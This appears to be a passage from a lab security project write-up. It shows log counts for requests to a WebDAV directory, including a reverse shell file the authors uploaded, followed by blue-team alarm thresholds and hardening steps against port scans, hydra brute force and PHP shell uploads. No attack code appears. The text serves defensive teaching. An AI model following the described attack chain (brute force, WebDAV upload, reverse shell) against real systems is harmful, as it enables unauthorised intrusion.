# Analysis: Finding the WebDAV Connection

---

- How many requests were made to this directory? 442 requests were made for the /webdav directory.
- Which files were requested? *We can see the passwd.dav file was requested as well as a file named shell1.php. In this case the /webdav/shell1.php happens to be the reverse shell we uploaded to the server during the attack.*

http://192.168.1.105/webdav	442
http://192.168.1.105/webdav/shell1.php	36
http://192.168.1.105/webdav/passwd.dav	33
http://192.168.1.105/	6

# Blue Team

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

---

## Alarm

- An alarm can be set to notify the security analyst when numerous ports are scanned from the same IP address in a short period of time
- An example of an appropriate threshold could be 10 requests per second for more than 5 seconds. Also, 4 or more ports scanned over 200 seconds.

## System Hardening

- A firewall may be set to keep ports closed when they are not in use and whitelist certain IP addresses on the network
- Port forwarding can be used to redirect open ports to a new port or empty host, which makes the scanning process more difficult for the attacker

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

- An alarm that notifies the security analyst when the path to the `secret_folder` directory is accessed from an IP address that does not have authorized access.
- An example of an appropriate threshold could be any occurrence greater than 0 from an external IP address

## System Hardening

- Remove the information about how to access the `secret_folder` directory. Changing the name of the directory so it is less obvious and installing a proper html index page will be beneficial as well.
- Modify which IPs can access the `secret_folder` directory via the `/var/www/` folder on the network

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

- Notify security analyst any time 'hydra' command is used and there are multiple failed login attempts
- An example of an appropriate threshold could be if set to notify on any attempts greater than 5 logins in one minute. Also notify when an external or non-trusted IP address has a success code (200)

## System Hardening

- Implement a strong password policy and add incremental delays on logins following every failed attempt
- Utilize a CAPTCHA to filter out 'bot' activity
- Implement 2 factor authentication

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

- Notify security analyst when an external IP address attempts to access Webdav (>0 attempts)
- Splunk advanced machine learning capabilities can be used to detect out-of-ordinary patterns and trigger an alert based on previous 'normal' activities

## System Hardening

- Limiting access can be done by restricting access to only select admin IP addresses and blocking all other external IPs. Utilize authentication for each login. Also, configure filebeat on the host
- Enforce a strong password policy and use SSH keys for connection authentication. Install filebeat.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

- Notify the security analyst for any 'post' request that is made that is made from an external non-trusted IP address (>0).
- Alarm should fire for any upload of a forbidden file (eg. .php) greater than 0 occurrences.

## System Hardening

- Restrict permissions to admins only.
- Install and configure filebeat
- Limit write privileges to admins only
- Modify allowed IPs in /var/www for a target folder (eg. webdav).

*The  
End*